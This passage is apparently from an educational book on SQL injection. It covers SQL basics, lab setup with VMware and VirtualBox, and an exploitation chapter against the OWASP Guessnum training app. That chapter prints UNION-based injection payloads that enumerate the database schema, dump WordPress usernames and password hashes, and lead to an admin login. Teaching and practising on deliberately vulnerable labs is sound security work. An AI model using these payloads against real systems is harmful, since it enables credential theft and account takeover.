


Chapter 1: Structured Query Language for SQL Injection




```
+-----------+           +-----------+           +--------+
| Owners    |           | Ownership |           | Cars   |
+-----------+           +-----------+           +--------+
|-OwnerID   |-----------|-OwnerID   |      |-----|-CarID  |
|-Name      |           |-CarID     |-----|      |-Brand  |
|-Surname   |           |-Date      |            |-Model  |
|-Address   |           +-----------+            |-Colour |
|-Age       |                                    +--------+
+-----------+
```


Owners
Cars








```
Car {
        id: <value>
        brand: <value>
        model: <value>
        colour: <value>
        owner: {
                name: <value>
                surname: <value>
                address: <value>
                age: <value>
        }
}
```




```
+-----------------------+
|        Objects        |
+-----------------------+
| ID     | Shape | Color |
+-------+-------+-------+
|1      |Circle |Blue   |
|2      |Circle |Red    |
|3      |Square |Red    |
+-------+-------+-------+
```

```
SELECT color, shape FROM Objects WHERE Color='Blue'
```




```
+---------------+
| Shape | Color |
+-------+-------+
|Circle |Blue   |
+-------+-------+
```




```
+-----------------------+
|        Objects        |
+-----------------------+
| ID     | Shape | Color |
+-------+-------+-------+
|1      |Circle |Blue   |
|2      |Circle |Red    |
|3      |Square |Red    |
+-------+-------+-------+
```

```
INSERT INTO Objects (Shape, Color) VALUES (Square, Blue)
```




```
+-----------------------+
|        Objects        |
+-----------------------+
| ID     | Shape | Color |
+-------+-------+-------+
|1      |Circle |Blue   |
|2      |Circle |Red    |
|3      |Square |Red    |
|4      |Square |Blue   |
+-------+-------+-------+
```

Chapter 2: Manipulating SQL – Exploiting SQL Injection



```
/owaspbwa/mutillidae-git/classes/MySQLHandler.php on line 165: Error
executing query:

connect_errno: 0
errno: 1064
error: You have an error in your SQL syntax; check the manual that
corresponds to your MySQL server version for the right syntax to use near
'wrong' AND password=''' at line 2
client_info: 5.1.73
host_info: Localhost via UNIX socket

) Query: SELECT * FROM accounts  WHERE username='' wrong' AND password='' (0)
[Exception]
```



Welcome to the Guessnum Game


Search Results

```
You have requested results for Guessnum player ' UNION SELECT 1,2,3,@@version -- - :

1 has guessed 2 in 3 guess(es) on 5.1.41-3ubuntu12.6-log
```

Play Again

Guessnum is part of the Vicnum project which was developed for educational purposes to demonstrate common web vulnerabilities.


For comments please visit the OWASP project page.




Welcome to the Guessnum Game

Search Results


```
You have requested results for Guessnum player a' UNION SELECT 1,2,3, schema_name FROM information_schema.schemata -- - :

1 has guessed 2 in 3 guess(es) on information_schema

1 has guessed 2 in 3 guess(es) on .svn

1 has guessed 2 in 3 guess(es) on bricks

1 has guessed 2 in 3 guess(es) on bwapp

1 has guessed 2 in 3 guess(es) on citizens

1 has guessed 2 in 3 guess(es) on cryptomg

1 has guessed 2 in 3 guess(es) on dvwa

1 has guessed 2 in 3 guess(es) on gallery2
```




```
You have requested results for Guessnum player a' UNION SELECT 1,2,table_schema,table_name FROM information_schema.tables WHERE table_schema='wordpress' -- - :

1 has guessed 2 in wordpress guess(es) on wp_categories

1 has guessed 2 in wordpress guess(es) on wp_comments

1 has guessed 2 in wordpress guess(es) on wp_linkcategories

1 has guessed 2 in wordpress guess(es) on wp_links

1 has guessed 2 in wordpress guess(es) on wp_mygallery

1 has guessed 2 in wordpress guess(es) on wp_mygprelation

1 has guessed 2 in wordpress guess(es) on wp_mypictures

1 has guessed 2 in wordpress guess(es) on wp_options

1 has guessed 2 in wordpress guess(es) on wp_post2cat

1 has guessed 2 in wordpress guess(es) on wp_postmeta

1 has guessed 2 in wordpress guess(es) on wp_posts

1 has guessed 2 in wordpress guess(es) on wp_spreadsheet

1 has guessed 2 in wordpress guess(es) on wp_usermeta

1 has guessed 2 in wordpress guess(es) on wp_users
```




```
You have requested results for Guessnum player a' UNION SELECT 1,table_schema,table_name,column_name FROM information_schema.columns WHERE  table_name = 'wp_users' -- - :
1 has guessed wordpress in wp_users guess(es) on ID

1 has guessed wordpress in wp_users guess(es) on user_login

1 has guessed wordpress in wp_users guess(es) on user_pass

1 has guessed wordpress in wp_users guess(es) on user_nicename

1 has guessed wordpress in wp_users guess(es) on user_email

1 has guessed wordpress in wp_users guess(es) on user_url

1 has guessed wordpress in wp_users guess(es) on user_registered

1 has guessed wordpress in wp_users guess(es) on user_activation_key

1 has guessed wordpress in wp_users guess(es) on user_status

1 has guessed wordpress in wp_users guess(es) on display_name
```



```
You have requested results for Guessnum player a' UNION SELECT ID,display_name,user_login,user_pass FROM wordpress.wp_users-- - :
1 has guessed admin in admin guess(es) on 21232f297a57a5a743894a0e4a801fc3

2 has guessed user in user guess(es) on ee11cbb19052e40b07aac0ca060c23ee
```




```
You have requested results for Guessnum player a' UNION SELECT ID,display_name,user_login,user_pass FROM wordpress.wp_users-- - :
1 has guessed admin in admin guess(es) on 21232f297a57a5a743894a0e4a801fc3

2 has guessed user in user guess(es) on ee11cbb19052e40b07aac0ca060c23ee
```



Username:
admin

Password:
•••••

□ Remember me



Dashboard

Welcome to WordPress

Use these links to get started:


- Write a post
- Update your profile or change your password
- Add a link to your blogroll
- Change your site's look or theme

Latest Activity

Comments »

- user on This is a title (Edit)
- Anonymous Reply on This is a title (Edit)
- Another User on This is a title (Edit)
- Mr WordPress on Hello world! (Edit)

Chapter 3: Setting Up the Environment



Try VMware Workstation Pro


VMware Workstation 15.5 Pro

VMware Workstation Pro is the industry standard for running multiple operating systems on a single Linux or Windows PC.

Workstation 15.5 Pro improves on the leading desktop with new user interface controls, Jumbo Frame support, support for the latest Windows and Linux operating systems, and more…

Workstation 15.5 Pro for Windows

Workstation 15.5 Pro for Linux



Welcome to VirtualBox.org!

VirtualBox is a powerful x86 and AMD64/Intel64 virtualization product for enterprise as well as home use. Not only is VirtualBox an extremely feature rich, high performance product for enterprise customers, it is also the only professional solution that is freely available as Open Source Software under the terms of the GNU General Public License (GPL) version 2. See "About VirtualBox" for an introduction.

Presently, VirtualBox runs on Windows, Linux, Macintosh, and Solaris hosts and supports a large number of guest operating systems including but not limited to Windows (NT 4.0, 2000, XP, Server 2003, Vista, Windows 7, Windows 8, Windows 10), DOS/Windows 3.x, Linux (2.4, 2.6, 3.x and 4.x), Solaris and OpenSolaris, OS/2, and OpenBSD.

VirtualBox is being actively developed with frequent releases and has an ever growing list of features, supported guest operating systems and platforms it runs on. VirtualBox is a community effort backed by a dedicated company: everyone is encouraged to contribute while Oracle ensures the product always meets professional quality criteria.


Hot picks:

